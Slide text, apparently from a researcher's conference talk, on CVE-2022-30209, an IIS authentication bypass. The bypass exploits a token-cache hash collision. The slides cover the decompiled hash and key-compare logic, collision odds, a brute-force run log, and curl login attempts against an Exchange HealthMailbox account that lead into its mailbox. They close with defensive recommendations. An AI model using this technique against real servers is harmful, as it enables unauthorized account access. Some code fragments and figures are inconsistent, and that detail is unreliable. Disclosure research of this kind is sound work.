# IIS Authentication Bypass

CVE-2022-30209

# For a Protected Area



DI1D8XF4 T9433W0N R04K85R8 0R7SHSQM 4IDF7LAU

T9ILKRJO DI0376UC 29WM5WPU XRXNHYS8 I0XVSR7

4J4F29DY BA55FF5B VJ5QUDCJ XS9B66QE I1BICTG1

DJH24HH4 OSNADSSN FSNP253 9LT4TRF 01UKBHBR

2AWCRJ5Z I212PEZ3 XT2A3HD6 MK4CSS3L 0T844EAG

92D409UT FTM3BRC0 FTNJ0N3Q 4KT30N6F 92TWJEJM

0U131W48 KC4U2MRT VL62A63D 93DWE2MQ 0UFLIRN9

MLK10C5L VLKKY1ME 2CONWY0F 03R2ZXJM AND MORE

# All Passwords are Valid

# You might be thinking...

- What's the root cause?
- How do I get those passwords?
- What kind of scenarios are vulnerable?

# The login result cache...?

- Logon is an expensive operation so... Let's cache it!
  - IIS **by default cache windows security tokens** for password-based authentications such as Basic Auth or Client-Certificate Auth...
  - A scavenger deletes unused records every 15 minutes :(
  - Use LKRHash Table

# Initializing a LKRHash Table

```
CLKRHashTable::CLKRHashTable(  
    this,  
    "TOKEN_CACHE", // An identifier for debugging  
    pfnExtractKey, // Extract key from record  
    pfnCalcKeyHash, // Calculate hash signature of key  
    pfnEqualKeys, // Compare two keys  
    pfnAddRefRecord, // AddRef in FindKey, etc  
    4.0, // Bound on the average chain length.  
    1, // Initial size of hash table.  
    0, // Number of subordinate hash tables.  
    0 // Allow multiple identical keys?  
);
```

# fnCalcKeyHash for Token Cache

```
1  DWORD pfnCalcKeyHash(wchar_t *Username, wchar_t *Password) {
2      DWORD i = 0, j = 0;
3
4      for ( ; *Username; ++Username)
5          i = i * 101 + *Username;
6
7      for ( ; *Password; ++Password)
8          j = j * 101 + *Password;
9
10     return i ^ j;
11 }
```

# fnEqualKeys for Token Cache

```
1  DWORD pfnEqualKeys(TokenKey *this, TokenKey *that) {
2
3      if ( this->LoginMethod != that->GetLogonMethod() ||
4          strcmp(this->Username, that->GetUserNameW()) ||
5          strcmp(this->Username, that->GetUserNameW()) ) {
6          return KEY_MISMATCH;
7      }
8
9      return KEY_MATCH;
10 }
```

# Why did it compare the username twice?

```
1  DWORD pfnEqualKeys(TokenKey *this, TokenKey *that) {
2
3      if ( this->LoginMethod != that->GetLogonMethod() ||
4          strcmp(this->Username, that->GetUserNameW()) ||
5          strcmp(this->Username, that->GetUserNameW()) ) {
6          return KEY_MISMATCH;
7      }
8
9      return KEY_MATCH;
10 }
```

```
1  DWORD pfnEqualKeys(TokenKey *this, TokenKey *that) {
2
3  if ( this->in == that->in || this->loginMethod() ||
4      strcmp(this->email, that->email) || strcmp(this->password, that->password) ||
5      strcmp(this->username, that->username) ) {
6      return MISPLACED_KEY;
7  }
8
9  return KEY_MATCH;
10 }
```

**FAIL**

**pfnCalcKeyHash** vs. **pfnEqualKeys**

Username and Password are involved

Only Username is involved..

# You can reuse another logged-in token with random passwords

1. Every password has the success rate of  $1/2^{32}$
2. Unlimited attempts during the 15-minutes time window.

# Winning the Lottery

1. Increase the odds of the collision!
2. Exploit without user interaction - Regain the initiative!
3. Defeat the 15-minutes time window!

# 1. Increase the Probability

- 4.2 billions hashes under the key space of a 32-Bit Integer
  - LKRHash Table uses LCGs to scramble the result
  - The LCG is not one-to-one mapping under the key space of a 32-bit integer

```
DWORD CLKRHashTable::_CalcKeyHash(IHttpCacheKey *key) {  
    DWORD dwHash = this->pfnCalcKeyHash(key)  
    return ((dwHash * 1103515245 + 12345) >> 16)  
        | ((dwHash * 69069 + 1) & 0xffff0000);  
}
```



 13% of Success Rate

 13% of Key Space

by pre-computing the password

# 2. Regain the Initiative

- The "**Connect As**" feature is commonly used in Virtual Hosting or Web Hosting



IIS auto-logon the user you specify  
while spawning a new process

# Experiment Run!

- Windows Server is able to handle about 1,800 logins per-second
  - Running for all day -  $(1800 \times 86400) \div (2^{32} \times (1 - 0.13)) = 4.2\%$



The odds are already higher than an SSR  
(Superior Super Rare) in Gacha Games...



# Experiment Run!

- Windows Server is able to handle about 1,800 logins per-second
  - Running for all day -  $(1800 \times 86400) \div (2^{32} \times (1 - 0.13)) = 4.2\%$
  - Running for 5 days -  $(1800 \times 86400 \times 5) \div (2^{32} \times (1 - 0.13)) = 20.8\%$
  - Running for 12 days -  $(1800 \times 86400 \times 10) \div (2^{32} \times (1 - 0.13)) = 49.9\%$
  - Running for 24 days -  $(1800 \times 86400 \times 24) \div (2^{32} \times (1 - 0.13)) = 100\%$

orange@work2: ~ [84x22]

連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)

```
[Sat Jun 18 22:35:57 UTC 2022] - Total = 656552168 , Reqs/s = 1801.993
[Sat Jun 18 22:45:57 UTC 2022] - Total = 657645277 , Reqs/s = 1821.848
[Sat Jun 18 22:55:57 UTC 2022] - Total = 658739553 , Reqs/s = 1823.793
[Sat Jun 18 23:05:58 UTC 2022] - Total = 659833886 , Reqs/s = 1823.887
[Sat Jun 18 23:15:58 UTC 2022] - Total = 660923387 , Reqs/s = 1815.835
[Sat Jun 18 23:25:58 UTC 2022] - Total = 662019278 , Reqs/s = 1826.485
[Sat Jun 18 23:35:58 UTC 2022] - Total = 663113853 , Reqs/s = 1824.292
[Sat Jun 18 23:45:59 UTC 2022] - Total = 664195881 , Reqs/s = 1803.380
[Sat Jun 18 23:55:59 UTC 2022] - Total = 665275497 , Reqs/s = 1799.360
[Sun Jun 19 00:05:59 UTC 2022] - Total = 666357973 , Reqs/s = 1804.127
[Sun Jun 19 00:15:59 UTC 2022] - Total = 667443022 , Reqs/s = 1808.415
[Sun Jun 19 00:26:00 UTC 2022] - Total = 668497993 , Reqs/s = 1758.285
[Sun Jun 19 00:36:00 UTC 2022] - Total = 669571241 , Reqs/s = 1788.747
[Sun Jun 19 00:46:00 UTC 2022] - Total = 670650381 , Reqs/s = 1798.567
[Sun Jun 19 00:56:00 UTC 2022] - Total = 671732644 , Reqs/s = 1803.772
[Sun Jun 19 01:06:01 UTC 2022] - Total = 672814612 , Reqs/s = 1803.277
```

Goooooooooooooooood, status = 200, password = A0E0QV5Q

real 6326m58.295s

user 650m21.074s

sys 801m11.261s

orange@work2:~/collide-auth\$

# 3. Defeat the Time Window!

- In sophisticated modern applications, it's common to see:
  1. background daemons that check the system health
  2. background cron-jobs that poke internal APIs periodically

# 3. Defeat the Time Window!

- The token will be **cached in the memory forever** if:
  1. The operations attach a credential
  2. The time gap between each access is less than 15 minutes

# Microsoft Exchange Server

# Microsoft Exchange Server

- Active Monitoring Service:
  - An enabled-by-default service to check the health of all services
  - Check Outlook Web Access and ActiveSync **with a credential every 10 minutes!**

```
$ curl "https://ex01/Microsoft-Server-ActiveSync/" \  
      -u "HealthMailbox31e866..@orange.local:000000"  
HTTP/2 401
```



```
$ curl "https://ex01/Microsoft-Server-ActiveSync/" \  
      -u "HealthMailbox31e866..@orange.local:PASSWORD"  
HTTP/2 401
```



```
$ curl "https://ex01/Microsoft-Server-ActiveSync/" \  
      -u "HealthMailbox31e866..@orange.local:KVBVDE"  
HTTP/2 505
```





# Outlook

Domain\user name:




Password:

**KVBVDE**

 sign in



Search Mail and People 

 New |  

- ^ Favorites
  - Inbox
  - Sent Items
  - Drafts
- ^ HealthMailbox-ex01-001
  - Inbox**
  - Drafts
  - Sent Items
  - Deleted Items
  - Junk Email
  - Notes
- In-Place Archive -HealthMailbox

## Inbox

Filter 

[Unknown]

SearchQueryStxProbe

4/18/2022

(No message text)




HealthMailbox-ex01-001

HealthMailbox31e866da207f4fd69759c18ee1587b5a@orange.local

[Change](#)

[Open another mailbox...](#)

[Sign out](#)



an item to read

[select the first item in the list](#)

# Outline

1. Introduction
2. Our Research
3. Vulnerabilities
- 4. Recommendations**

# Recommendation

- About the Hash Table design
  - Use PRFs such as SipHash/HighwayHash
- About the Cache Design
  - The inconsistency is the king.
- Learn from history
  - ❌ Limit the input size
  - ❌ A secret to randomize the Hash Function

# Future Works

- Locate the correct bucket index by Timeless Timing Attack?
- A more efficient Hash-Flooding way on CacheUriModule?
- Cache Poisoning on Static Files (Kernel-Mode)?

# Thanks!



orange\_8361



orange@chroot.org



<https://blog.orange.tw>